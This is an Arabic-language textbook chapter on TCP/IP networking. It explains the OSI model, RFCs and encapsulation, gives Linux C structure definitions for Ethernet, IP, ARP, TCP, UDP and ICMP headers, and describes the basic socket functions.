اقترحت المنظمة الدولية للمعايير (**ISO**) الخاصة بنموذج عالمي خاص بالبروتوكول لها، وتسمى **OSI Model**. هذا النموذج، ومع ذلك، لم يتم استخدامه ويخدم فقط كمعيار لتصنيف ومقارنة مداخن البروتوكول. يبين الشكل التالي التعيين التقريبي للطبقات في المكدس **TCP/IP**، مع بعض من بروتوكولاتها، مع نموذج **OSI**.

OSI model standard	Protocols	TCP/IP stack
Application layer	HTTP, FTP, Telnet, SMTP,	Application layer
Presentation layer	SSL, SSH, SNMP	
Session layer		
Transport layer	TCP, UDP	Host-to-host transport layer
Network layer	IP, ICMP, IGMP, RIP, ARP, RARP, OSPF	Internet layer
Data link layer	Ethernet, FDDI, ATM, PPP, SLIP, X.25,Token Ring	Network interface layer
Physical layer		

RFC as the Main Source of Information

يتم نشر معايير البروتوكولات في **TCP/IP** والأعمال الداخلية المتعلقة بالإنترنت في سلسلة من الوثائق المرقمة بشكل فريد، أو **RFC**. **RFC** لا يتم تحديثها أبدا. إذا كانت هناك تغيرات مطلوبة، فانه يتم نشرها في مراجع **RFC** جديدة وتنقسم إلى الفئات التالية:

- **الوثائق الأساسية** (**Standard (STD) documents**) والتي تنشر بروتوكولات الإنترنت التي خضعت للفحص والاختبار من قبل فريق عمل هندسة الإنترنت وتم قبولها رسميا باسم **standards**.
- **وثائق المعلومات** (**For Your Information (FYI) documents**) وهي مواد تمهيدية وإعلامية موجهة للجمهور العام.
- **وثائق (BCP) Best Current Practice** تصف الإجراءات والتوصيات المقبولة المتعلقة باستخدام تكنلوجيا الإنترنت.



كل واحد من هذه السلسلة المدرجة لديها ترقيم وثيقة خاصة بها. في كثير من الأحيان، يمكن تضمين الوثيقة نفسها في سلسلة مختلفة تحت أرقام مختلفة. على سبيل المثال، **RFC 3066**، وهو معروف بـ "***Tags for the Identification of Languages***"، معروفه أيضا بـ **BCP 47**. يمكنك الحصول على **RFC** من مصادر مختلفة، يمكنك ان تبدأ من خلال http://www.faqs.org/rfcs أو http://www.rfc-editor.org. هذين الموردين هما لتبادل وثائق **RFC**. كلا الموقعين تقدم منشأة سهل الاستخدام للبحث في المحتويات بالمفردات، وهو مفيد إذا كنت لا تعرف عدد **RFC** التي تحتاج إليها. يمكنك أيضا تحميل **RFC index** كامل منهم.

Packets and Encapsulation "الحزم والتغليف"

يتم إرسال البيانات عبر الشبكة على هيئة حزم "**packet**"، والتي يتم تحديد حد الحجم الأقصى من قبل طبقة البيانات "**data-link layer**". وتتكون كل حزمه "**packet**" من الرأس "**header**" والجسم، أو ببساطة البيانات. الرأس "**header**" يحتوي على بيانات الخدمة المختلفة، على سبيل المثال، مصدر الحزمة والوجهة. الجسم هي البيانات التي يجب إرسالها.
تتم تسمية كتل البيانات التي يتم نقلها بشكل مختلف اعتمادا على طبقة معينة في **TCP/IP** وبروتوكول النقل المستخدم سواء **datagram** أو **stream** (انظر الشكل التالي).

	Stream protocols (TCP)	Datagram protocols (IP, UDP, ICMP)
Application layer	Stream	Message
Host-to-host layer	Segment	Packet
Internet layer	Datagram	Datagram
Network interface layer	Frame	Frame

TCP/IP stack

Application layer				GET / HTTP/1.1\r\n Host: www.example.com\r\n\r\n
Host-to-host transport layer			TCP header	GET / HTTP/1.1\r\n Host: www.example.com\r\n\r\n
Internet layer		IP header	TCP header	GET / HTTP/1.1\r\n Host: www.example.com\r\n\r\n
Network interface layer	Ethernet header	IP header	TCP header	GET / HTTP/1.1\r\n Host: www.example.com\r\n\r\n

To the network

في هذا الكتاب، فأننا في الغالب سوف نستخدم المصطلح العالمي الحزمة "**packet**".
يتم بناء الحزمة من أعلى طبقة وتسير الى أسفل مكدس البروتوكول. وتضيف كل طبقة الرأس "**header**" الخاصة بها إلى الحزمة. وهكذا، الحزمة، تتكون من الجسد/الحمولة والرأس، من الطبقة السابقة لتصبح الحمولة في الحزمة في الطبقة التالية. وتسمى هذه العملية بالتغليف "**encapsulation**". بعد اكتمال الحزمة، يتم إرسالها من قبل الطبقة المادية إلى العقدة الوجهة "***destination node***"، حيث يتم تفكيك البيانات المغلفة في ترتيب عكسي. انظر في المثال السابق.
إذا اراد المستخدم استعراض وليكن، على سبيل المثال، صفحة **http://www.example.com** على شبكة الإنترنت فان هذا العنوان يدخل في نافذة عنوان المتصفح وتضغط مفتاح <**ENTER**>. البروتوكول (**HTTP**، **HTTPvl.l** تم تعريفه في **RFC 2068**) وهو المسؤول عن التفاعل وتبادل المعلومات بين الخادم ومستعرض الويب، وفقا لمواصفات هذا البروتوكول فان مستعرض الويب يشكل الطلب التالي:

```
GET / HTTP/l. l \ r \n
Host: www.example.com\r\n\r\n
```

(عادة يحمل المتصفح المزيد من البيانات في الطلب، ولكن لإبقاء الامور بسيطة تظهر فقط البيانات الأساسية).
ثم بعد ذلك يتم تمرير هذه الكتلة من البيانات إلى طبقة النقل "**transport layer**". وفقا لـ **RFC 2068**، **HTTP** يتطلب نقل بيانات موثوق بها؛ وبالتالي، يتم إضافة رأس **TCP** إلى كتلة البيانات في طبقة النقل "**transport layer**". يحدد في رأس **TCP** "**TCP Header**" رقم منفذ الوجهة (عادة، المنفذ 80)، ورقم منفذ المصدر، وغيرها من المعلومات. الهيكل التفصيلي لرأس **TCP** والرؤوس الأخرى سوف نشرحه في الجزء التالي. طبقة النقل "***transport layer***" تمرر الحزمة إلى طبقة الإنترنت "***Internet layer***"، وهو ما يضيف المعلومات الخاص به، **IP header** إليها. يحتوي الرأس على عناوين **IP** المصدر والوجهة، وكذلك غيرها من المعلومات. إذا كان اسم الدومين للملقم (***www.example.com***) فانه لا يمكن تحليله إلى عنوان **IP** المقابل باستخدام موارد الكمبيوتر المحلي، ولكن يتم ذلك عن طريق تقديم طلب إلى ملقم **DNS**. من طبقة الإنترنت "***Internet layer***"، يتم إرسال الحزمة إلى طبقة الوصول إلى الشبكة "***Network Interface Layer***". نوع الرأس التي تضاف هنا في هذه الطبقة يعتمد على نوع الشبكة. يتم إضافة رأس إيثرنت "***Ethernet header***" لشبكة إيثرنت المحلية (كما هو الحال في المثال)، يتم إضافة رأس **FDDI header** لشبكة الألياف الضوئية "***fiber distributed data interface network***"، يتم إضافة رأس **PPP** لمودم ذات اتصال من نقطة إلى نقطة، وهكذا.
يحتوي رأس إيثرنت "***Ethernet header***" على العنوان المادي للمصدر والوجهة، أو عناوين **MAC**. يتم تحديد عنوان **MAC** الوجهة من خلال البحث في ذاكرة التخزين المؤقت **ARP** من الكمبيوتر المحلي. إذا لم يتم العثور على عنوان **MAC** في ذاكرة التخزين المؤقت **ARP** المحلي، يتم تشكيل طلب **ARP** للبحث عن عنوان الوجهة **MAC** من عنوان **IP** الوجهة.
عندما يتم تجميع الحزم بالكامل، فانه يتم إرسالها الى الشبكة. لأن في طريق الحزمة قد يتم تمريرها بين الشبكات المختلفة، فانه قد يتغير رأس طبقة البيانات "**data link layer**" من قبل أجهزة الراوتر التي يعبر من خلالها. وعلاوة على ذلك، قد تكون الحزمة مجزأة إلى حزم أصغر حيث ان القيود تجعل نقل الحزمة بالكامل مستحيلة.
عند وصول الحزمة الى الملقم، يتم تكرار التسلسل السابق من العمليات التي تقوم بها مكدس **TCP/IP** لملقم ولكن بترتيب عكسي. أولا، يتم فحص رأس طبقة وصلة البيانات، وإذا كان عنوان الجهاز هو الصحيح، يتم إزالة رأس طبقة وصلة البيانات. يتم إرسال باقي الحزمة إلى طبقة الانترنت. طبقة الإنترنت تقوم بالتحقق من عنوان **IP**، **checksum**، وغيرها من البيانات. وإذا كان كل الفحوصات ناجحة، فإنه يزيل رأس **IP** ويمرر بقية الحزمة إلى طبقة النقل. طبقة النقل يتحقق من منفذ الوجهة، **checksum**، وحقول رأس **TCP** الأخرى؛ إذا كان كل الفحوصات ناجحة، تتم إزالة رأس **TCP** ويتم تمرير الجزء المتبقي من الحزمة إلى طبقة التطبيقات إلى ملقم الويب. يفحص ملقم الويب طلب **HTTP** ويعد جوابا **HTTP**. الجواب سيكون إما الصفحة المطلوبة أو رسالة خطأ إذا كانت الصفحة لا يمكن العثور عليه. الجواب يذهب خلال مكدس **TCP/IP** من الخادم بالتزامن مع الطلب ليمر من خلال مكدس **TCP/IP** العميل.

Network Packet Header Structures 4.3

لتكون قادر على العمل مع حقول الراس لحزمة الشبكة، يجب أن يقوم البرنامج بتحديد الهياكل اللازمة "***structure definitions***". لينكس يقوم بتخزين الهيكل التعريفي "***structure definitions***" لكل حزم الشبكة الرئيسية في ملفات الرأس "***header file***" الفردية، والتي يمكن إدراجها في البرنامج عند الضرورة. ما هو أكثر من ذلك، إنه يتم تخزين مجموعة منفصلة من هذه الملفات في اثنين من المسارات المختلفة. المسار الأول هو **/usr/include/linux** ويستخدم في نظام لينكس فقط. المسار الآخر هو **/usr/include/netinet** ويستخدم عمليا في جميع توزيعات **UNIX**. يتم تخزين بعض من ملفات الرأس لأنظمة **يونكس** أيضا في **/usr/include/net**.
فيما يلي بعض من الأمثلة لملفات الراس من المجلد لينكس:

```
#include <linux /ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/if_ether.h>
```

نلاحظ هنا ان أسماء رؤوس الملفات "**file header**" تصف وظيفتها. على سبيل المثال، يحتوي ملف **udp.h** تعريفا لهيكل **UDP header**، و**if_ether.h** يحتوي على تعاريف هياكل **Ethernet header**، والملفات **icmp.h** تحتوي على تعاريف هياكل **ICMP header**.
هناك وسيلة أفضل من إضافة ملفات الرأس القياسية في البرنامج، والتي تمارس من قبل الكثير من المبرمجين: وهي ان لا تشمل هياكل ملفات الرأس القياسية ولكن بدلا من ذلك نقوم بتحديد الهياكل لكل حزمة لشبكة الاتصال الخاصة بك في البرنامج. ويمكن القيام بذلك ببساطة عن طريق نسخ الهياكل اللازمة من ملفات الرأس القياسية وتعديل أسماء الحقول في هياكل الناتج إذا رغبت في ذلك. ويمكن أيضا أن يتم تخزين الهياكل المخصصة في ملف الرأس المخصص، والتي يتم بعد ذلك تضمينها في البرنامج. يوفر هذا الأسلوب قابلية كاملة، لأنه يلغي الاعتماد على ملفات رأس النظام. كما أن لديها عيب صغير: هي انها مملة جدا، وخاصة إذا كان لديك تحديد عدد لا بأس به من الهياكل في البرنامج.

الأقسام الفرعية التالية تعطي وصفا مختصرا لأهم تنسيقات حزم شبكة الاتصال الأساسية. أيضا، يتم إعطاء تعريفات لهيكل رأس حزم الشبكة، والتي يمكنك استخدامها في البرامج الخاصة بك كأنها هياكل مخصصة خاصة بك. لا يتم إعطاء أوصاف للحقول؛ يمكنك معرفة تلك الموجودة في **RFC**. وتقدم سوى بعض المعلومات المحددة اللازمة للبرمجة.
تستند هياكل الرأس على الهياكل في ملفات الرأس في المسار **/usr/include/linux** ولكنها ليست نسخهم بالضبط.

رأس الايثرنت "Ethernet Header"

يبين الشكل التالي شكل حزمة إيثرنت، والتي تعرض تعريف هيكل رأس الإيثرنت.

Destination hardware address (6 bytes)	Source hardware address (6 bytes)	Packet type (2 bytes)
Data		

The Ethernet packet format

The Ethernet header structure definition

```
struct ethhdr
{
  unsigned char h_dest[ETH_ALEN];   /* Destination hardware address */
  unsigned char h_source[ETH_ALEN]; /* Source hardware address */
  unsigned short h_proto;           /* Packet type */
};
```

وفيما يلي بعض من الثوابت والتعاريف المأخوذة من ملف الرأس **linux/if_ether.h/**، والتي يمكنك استخدامها في البرامج الخاصة بك:

```
#define ETH_ALEN 6 /* Number of bytes in the hardware address */

/* Value for the "Packet Type" field */
#define ETH_P_IP   0x0800 /* IP packet */
#define ETH_P_X25  0x0805 /* X.25 packet */
#define ETH_P_ARP  0x0806 /* ARP packet */
#define ETH_P_RARP 0x8035 /* RARP packet */
#define ETH_P_ALL  0x0003 /* Any packet (Be careful with these) */
```

راس IP "IP Header"

يبين الشكل التالي شكل حزمة **IP**، ويعرض تعريف هيكل رأس **IP**.

Data-link layer header						
Version (4 bits)	Header length (4 bits)	Type of service (8 bits)	Total length (16 bits)			
Packet identifier (16 bits)			0	DF	MF	Fragment offset (13 bits)
Time to live (8 bits)		Protocol (8 bits)	Header checksum (16 bits)			
Source IP address (32 bits)						
Destination IP address (32 bits)						
Options and padding (Up to 40 bytes)						
Data						

The IP packet format

The IP header structure definition

```
typedef unsigned char __u8;
typedef unsigned short __u16;
typedef unsigned int __u32;

struct iphdr {
  __u8 ihl:4,      /* Header's length in 2-byte words */
       version:4; /* Version */

  __u8 tos;        /* Service type */
  __u16 tot_len;   /* Total packet length in bytes */
  __u16 id;        /* Packet identifier */
  __u16 frag_off;  /* Flags and the fragment offset */
  __u8 ttl;        /* Time to live */
  __u8 protocol;   /* Protocol */
  __u16 check;     /* Checksum */
  __u32 saddr;     /* Source IP address */
  __u32 daddr;     /* Destination IP address */
};
```

الأعلام "**flags**" الفردية في رأس **IP**، تقع في الحقل **frag_off** من الهيكل، ويمكن الوصول إليها مع مساعدة من **bit operation** في هذا الحقل وتعريفات الماكرو التالية:

```
#define IP_RF 0x8000        /* Reserved (set to 0) */
#define IP_DF 0x4000        /* Fragmentation prohibited */
#define IP_MF 0x2000        /* More fragments following */
#define IP_OFFMASK 0x1fff   /* Mask for the "Fragment Offset" field */
```

وفيما يلي بعض الثوابت والتعاريف المأخوذة من ملف الرأس، والتي يمكنك استخدامها في البرامج الخاصة بك:

```
/* Values for the "Protocol" field */
enum
  {
    IPPROTO_IP = 0,      /* Dummy protocol for TCP */
#define IPPROTO_IP          IPPROTO_IP
    IPPROTO_ICMP = 1,    /* ICMP */
#define IPPROTO_ICMP        IPPROTO_ICMP
    IPPROTO_IGMP = 2,    /* IGMP */
#define IPPROTO_IGMP        IPPROTO_IGMP
    IPPROTO_TCP = 6,     /* TCP */
#define IPPROTO_TCP         IPPROTO_TCP
    IPPROTO_EGP = 8,     /* Exterior gateway protocol */
#define IPPROTO_EGP         IPPROTO_EGP
    IPPROTO_UDP = 17,    /* UDP */
#define IPPROTO_UDP         IPPROTO_UDP
    IPPROTO_RAW = 255,   /* Raw IP packets */
#define IPPROTO_RAW         IPPROTO_RAW
  };
```

ARP Header

يبين الشكل التالي شكل حزمة **ARP**، ويعرض تعريف هيكل رأس **ARP**.

The ARP header structure definition

```
struct arphdr
{
  unsigned short ar_hrd;            /* Equipment type */
  unsigned short ar_pro;            /* Protocol type */
  unsigned char  ar_hln;            /* Hardware address length */
  unsigned char  ar_pln;            /* Protocol address length */
  unsigned short ar_op;             /* Operation code */
  unsigned char  ar_sha[ETH_ALEN];  /* Source hardware address */
  unsigned char  ar_sip[4];         /* Source IP address */
  unsigned char  ar_tha[ETH_ALEN];  /* Destination hardware address */
  unsigned char  ar_tip[4];         /* Destination IP address */
};
```

<table>
<tr><th colspan="3">Data-link layer header</th></tr>
<tr><td colspan="2">Equipment type
(16 bits)</td><td>Protocol type
(16 bits)</td></tr>
<tr><td>H-len
(8 bits)</td><td>P-len
(8 bits)</td><td>Operation code
(16 bits)</td></tr>
<tr><td colspan="3">Source hardware address
(32 bits)</td></tr>
<tr><td colspan="3">Source protocol address
(32 bits)</td></tr>
<tr><td colspan="3">Destination hardware address
(32 bits)</td></tr>
<tr><td colspan="3">Destination protocol address
(32 bits)</td></tr>
</table>

The format of the ARP packet

وفيما يلي بعض الثوابت والتعاريف المأخوذة من ملف الرأس **linux/if_arp.h/**، والتي يمكنك استخدامها في البرامج الخاصة بك:




```
/* Value for the "Packet Type" field */
#define ARPHRD_ETHER  1          /* Ethernet 10 Mbps */
#define ARPHRD_ARCNET 7          /* ARCnet */
#define ARPHRD_ATM    19         /* ATM */
#define ARPHRD_X25    271        /* CCITT X.25 */
#define ARPHRD_PPP    512

/* Values for the "Operation Type" field */
#define ARPOP_REQUEST  1         /* ARP request */
#define ARPOP_REPLY    2         /* ARP reply */
#define ARPOP_RREQUEST 3         /* RARP request */
#define ARPOP_RREPLY   4         /* RARP reply */
```

شكل حزمة **RARP** وهيكل رأس **RARP** متطابق تقريبا لحزمة **ARP** تلك، والفرق الوحيد هو قيمة الحقل **Operation Code**.
لاحظ النقاط المهمة التالية. في تعاريف هياكل رأس **ARP** في ملفات الرأس، اخر أربع حقول موجودة بين **#if 0** و **#endif** هي تعليمات المعالج. وهذا هو، يحظر الوصول إلى هذه الحقول. وهذا هو الحال بالنسبة لـ **/linux/if_arp.h**. ولذلك، باستخدام هذه الحقول في البرنامج سيولد خطأ بالنسبة للمترجم. الطريقة الوحيدة لاستخدام هذه الحقول هي تحديد هيكل رأس **ARP** خاص بك. أسهل طريقة للقيام بذلك هو ببساطة نسخ شفرة المصدر من قائمة **ARP**.

TCP Header

يبين الشكل التالي شكل حزمة **TCP**، ويعرض تعريف هيكل رأس **TCP**.



<table>
<tr><td colspan="10">Source port
(16 bits)</td><td>Destination port
(16 bits)</td></tr>
<tr><td colspan="11">Sequence number
(32 bits)</td></tr>
<tr><td colspan="11">Acknowledgment number
(32 bits)</td></tr>
<tr><td>Offset
(4 bits)</td><td>Reserved
(4 bits)</td><td>C
W
R</td><td>E
C
E</td><td>U
R
G</td><td>A
C
K</td><td>P
S
H</td><td>R
S
T</td><td>S
Y
N</td><td>F
I
N</td><td>Window size
(16 bits)</td></tr>
<tr><td colspan="10">Header checksum
(16 bits)</td><td>Urgent data indicator
(16 bits)</td></tr>
<tr><td colspan="11">Parameters and alignment</td></tr>
<tr><td colspan="11">Data</td></tr>
</table>

The TCP header structure definition

```
typedef unsigned short __u16;
typedef unsigned int __u32;

struct tcphdr {
   __u16 source;   /* Source port number */
   __u16 dest;     /* Destination port number */
   __u32 seq;      /* Sequence number */
   __u32 ack_seq;  /* Acknowledgment number */
   __u16 res1:4,   /* Reserved */
         doff:4,   /* Data offset */
         fin:1,    /* Close the connection */
         syn:1,    /* Request to establish a connection */
         rst:1,    /* Break the connection */
         psh:1,    /* Immediately send a message to the process */
         ack:1,    /* Enabling the acknowledgment number field */
         urg:1,    /* Enabling the urgency pointer field */
         ece:1,    /* Experimental flag(RFC3168) */
         cwr:1;    /* Experimental flag(RFC3168) */
  __u16 window;   /* Window size */
  __u16 check;    /* Checksum */
  __u16 urg_ptr;  /* Last byte of an urgent message */
};
```

UDP Header

يبين الشكل التالي شكل حزمة **UDP**، ويعرض تعريف هيكل رأس **UDP**.

Source port (16 bits)	Destination port (16 bits)
Length (16 bits)	Checksum (16 bits)
Data	

The format of the UDP packet

The UDP header structure definition

```
typedef unsigned short __u16;

struct udphdr {
  __u16 source; /* Source port number */
  __u16 dest;   /* Destination port number */
  __u16 len;    /* Message length */
  __u16 check;  /* Checksum */
};
```

ICMP Header

يبين الشكل التالي شكل حزمة **ICMP**، ويعرض تعريف هيكل رأس **ICMP**.

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Identifier (16 bits)		Sequence number (16 bits)
Data		

The ICMP header structure definition

```
typedef unsigned char __u8;
typedef unsigned short __u16;
typedef unsigned int __u32;

struct icmphdr {
  __u8        type;     /* Message type  */
  __u8        code;     /* Message code */
  __u16       checksum; /* Checksum */
  union {
       struct {
              __u16  id;        /* Identifier */
              __u16  sequence; /* Sequence number */
       } echo;
       __u32  gateway;
       struct {
              __u16  __unused;
              __u16  mtu;
       } frag;
  } un;
};
```

وفيما يلي بعض الثوابت والتعاريف المأخوذة من ملف الرأس **/linux/icmp.h**، والتي يمكنك استخدامها في البرامج الخاصة بك:

```
/* The value for the "Message Type" field */
#define ICMP_ECHOREPLY      0  /* Echo reply */
#define ICMP_DEST_UNREACH   3  /* Destination unreachable */
#define ICMP_SOURCE_QUENCH 4  /* Source quench */
#define ICMP_REDIRECT       5  /* Redirect (change route) */
#define ICMP_ECHO           8  /* Echo request */
#define ICMP_TIME_EXCEEDED 11 /* Time exceeded */
```

يعرض الجدول التالي قائمه بالأنواع الرئيسية من رسائل **ICMP**.

Type	Code	Message
0	0	Echo reply
3		Destination unreachable, because:
	0	Net is unreachable.
	1	Host is unreachable.
	2	Protocol is unreachable.
	3	Port is unreachable.
	4	Fragmentation is needed and DF = 1. Sent by an IP router when a packet must be fragmented but fragmentation is not allowed.
	5	Source route failed.
4	0	Source quench. Informs a sending host that its IP datagrams are being dropped because of congestion at the router to make it lower its transmission rate.
5		Redirect. Informs a sending host of a better route to a destination IP address to:
	0	The given network
	1	The given host
	2	The given network with the given Type of Service (TOS)
	3	The given host with the given TOS
8	0	Echo request
9	0	Router advertisement
10	0	Router solicitation
11		Time exceeded during the following:
	0	Transmission
	1	Assembly
12		Parameter problem:
	0	IP header error
	1	A necessary option is missing
13	0	Timestamp request
14	0	Timestamp reply
17	0	Address mask request
18	0	Address mask reply


Sockets 4.4

Socket هذا المصطلح بالعربية يعني المقبس، يقوم بالربط بين شيئين بشكل عام. السوكيت "**socket**" هي وسيلة معيارية لأداء اتصالات الشبكة بين التطبيقات من خلال نظام التشغيل. يمكن اعتبار **socket** باعتباره نقطة النهاية للاتصال، مثل **socket** في لوحة مشغل السويتش. ولكن هذه **socket** هي مجرد برنامج يعتني بكل التفاصيل الدقيقة من طراز **OSI** كما هو موضح أعلاه. بالنسبة للمبرمجين، **socket** يمكن استخدامها لإرسال أو استقبال البيانات عبر الشبكة. تبث هذه البيانات في طبقة الجلسة **session layer** (5)، حيث ان كل ما هو فوق الطبقات السفلى "***lower layer***" (تمت معالجته بواسطة نظام التشغيل)، والتي تأخذ الرعاية من الراوتر. في الأصل هناك عدة أنواع من socket ومنها **internet socket**، **unix socket**، **X.25 Sockets**، وأنواع أخرى. ما يهمنا هنا هو **Internet socket** وهو الاخر له أنواع مختلفة والتي تحدد هيكل طبقة النقل "**transport layer**"(4). الأنواع الأكثر شيوعا هي **stream sockets** و**datagram sockets**.

يوفر **stream sockets** اتصال موثوق في اتجاهين يشبه الى حد ما عند قيامك بمهاتفة شخص ما على الهاتف. جانب واحد يبدأ الاتصال إلى الأخر، وبعد تأسيس الاتصال، يمكن للجانبين التواصل مع بعضهما البعض. وبالإضافة إلى ذلك، هناك تأكيد فوري أن ما قلته فعلا وصل إلى وجهته. **Stream sockets** يستخدم بروتوكول اتصال يسمى **Transmission Control Protocol (TCP)** ، والتي وجدت في طبقة النقل (4) من نموذج **OSI**. على شبكات الكمبيوتر، عادة ما تنتقل البيانات في قطع تسمى الحزم. تم تصميم **TCP** بحيث يقوم بنقل حزم البيانات دون أخطاء وبالتسلسل، مثل الكلمات التي تصل الى الطرف الآخر في الترتيب عندما تتحدث على الهاتف. مزودات الويب، خدمة البريد، وتطبيقاتها العميل جميعها تقوم باستخدام **TCP** و **Stream sockets** للاتصال.

آخر نوع شائع من **socket** هو **datagram sockets**. التواصل مع **datagram sockets** يشبه كثيرا ارسال رسالة بريدية من إجراء مكالمة هاتفية. حيث ان الاتصال في اتجاه واحد فقط ولا يمكن الاعتماد عليه. إذا كان البريد عباره عن عدة رسائل، لا يمكنك أن تتأكد من أن يصلوا بنفس الطلب الى النظام، أو حتى أن يصلوا إلى وجهتهم على الإطلاق. الخدمة البريدية موثوقة جدا. **Datagram sockets** تستخدم بروتوكول قياسي آخر يسمى **UDP** بدلا من **TCP** على طبقة النقل (4). **UDP** هو بروتوكول **User Datagram Protocol**، مما يعني أنه يمكن استخدامه لإنشاء بروتوكولات مخصصة. هذا البروتوكول هو أساسي جدا وخفيف الوزن، مع عدد قليل من الضمانات المبنية فيه.

انها ليس اتصال حقيقي، ولكنها مجرد طريقة أساسية لإرسال البيانات من نقطة واحدة إلى أخرى. مع **datagram sockets**، هناك مقدار حمل قليل جدا في البروتوكول، ولكن البروتوكول لا يفعل الكثير. إذا احتاج البرنامج التأكد من أن الحزمة تم استقبالها في الجانب الآخر، فيجب ترميز الجانب الآخر لحزمة **acknowledgment** وارجاعها الى المرسل. في بعض الحالات فقدان الحزم مقبول.
تستخدم **datagram sockets** و**UDP** عادة في الألعاب الشبكية وتدفق وسائل الاعلام، حيث يمكن للمطورين خياط اتصالاتهم بالضبط حسب الحاجة من دون الحمل المدمج في **TCP**.



Socket Functions "دوال المقبس المستخدمة"

في **C**، **Socket** يملك الكثير من الملفات التي تستخدم **file descriptors** لتعريف أنفسها. **Socket** تتصرف مثل الكثير من الملفات التي يمكنك فعلا استخدام **read()** و **write()** معها لاستقبال وإرسال البيانات باستخدام واصفات الملف "***file descriptors***" لـ **socket**. ومع ذلك، هناك عدة دوال مصممة خصيصا للتعامل مع **socket**. هذه الدوال لديها نماذجها التي تحددت في **/usr/include/sys/sockets.h**.

socket(int domain, int type, int protocol)

تستخدم هذه الداله لإنشاء **socket** جديده، ثم يعود بواصف الملف "***file descriptors***" لـ **socket** أو 1- في حالة الخطأ. هذه الداله ليست فقط مجرد **stock** ولكنها أيضا تمكن الوصول إلى بروتوكولات معينة في طبقة **TCP/IP stack layer**. اعتمادا على طبقة معينة، يتم إعطاء **socket** أسماء مختلفة.

connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)

يستخدم لربط **socket** (يتم وصفه بواسطة **file descriptor fd**) بالمضيف عن بعد "**remote host**". يعود بالقيمة **0** في حالة النجاح والقيمة 1 في حالة الخطأ.

bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)

يستخدم لربط **socket** (يتم وصفه بواسطة **file descriptor fd**) بالعنوان المحلى. لذلك يمكنه الاستماع لكل الاتصالات القادمة. يعود بالقيمة **0** في حالة النجاح والقيمة 1 في حالة الخطأ. هذه الدالة تحتاج لتعبئة **struct** خاص بها يحتوي على معلومات الاتصال الذي تريد انشاؤه (العنوان -البورت -ونوع الاتصال).

listen(int fd, int backlog_queue_size)

يستخدم للاستماع للاتصالات الواردة وقوائم الانتظار لطلبات الاتصال حتى **backlog_queue_size**. يقوم بإرجاع 0 في حاله النجاح و1- في الخطأ.

accept(int fd, sockaddr *remote_host, socklen_t *addr_length)

هذا يقبل الاتصال الوارد على **bound socket**. يتم كتابة عنوان المضيف البعيد في هيكل **REMOTE_HOST** ويكتب الحجم الفعلي لبنية العنوان في ***addr_length**. هذه الدالة تقوم بإرجاع واصف ملف **socket** الجديد للتعرف على اتصال **socket** أو **1-** في الخطأ.

send(int fd, void *buffer, size_t n, int flags)

يقوم بإرسال **n bytes** من ***buffer** الى **socket fd**.

recv(int fd, void *buffer, size_t n, int flags)

يقوم باستقبال **n bytes** الى ***buffer** من **socket fd**.

Socket Connections

أولا، تطبيق الخادم يقوم بإنشاء **socket**، مثل **file descriptor** وهو مورد مخصص لعملية الخادم وتلك العملية وحدها. الخادم ينشأ ذلك باستخدام **system call socket**، ولا يمكن أن تكون مشتركة مع العمليات الأخرى.
